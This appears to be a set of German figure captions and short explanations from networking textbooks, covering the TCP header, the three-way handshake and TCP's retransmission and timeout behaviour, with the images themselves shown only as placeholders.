



Abbildung 1-4: Datenstrukturen

TCP Header



Drei-Wege-Handshake

Der vom TCP für den Auf- und Abbau einer Verbindung verwendete Algorithmus wird als *Drei-Wege-Handshake* bezeichnet. Wir beschreiben zuerst den grundlegenden Algorithmus und erläutern dann, wie er in TCP umgesetzt wird. Beim Drei-Wege-Handshake werden drei Nachrichten zwischen Client und Server ausgetauscht, wie der Zeitstrahl in Abb. 5.6 zeigt.




Abb. 5.6:
Zeitstrahl für den Algorithmus des
Drei-Wege-Handshakes




Abb. 20.2: Beispiel einer Neuübertragung; die Elemente links entsprechen den Ereignissen im sendenden, diejenigen rechts dem Ablauf im empfangenden Rechner. Die Zeit verläuft von oben nach unten. Der Sender wiederholt die Übertragung verlorener Daten.






Abb. 20.3: Ablauf des Timers und Neuübertragung auf zwei Verbindungen mit unterschiedlichen Umlaufverzögerungen. TCP optimiert den Durchsatz, indem es anhand der geschätzten Umlaufverzögerung die Wartezeit bis zur Neuübertragung ermittelt.



ACK = Bestätigung



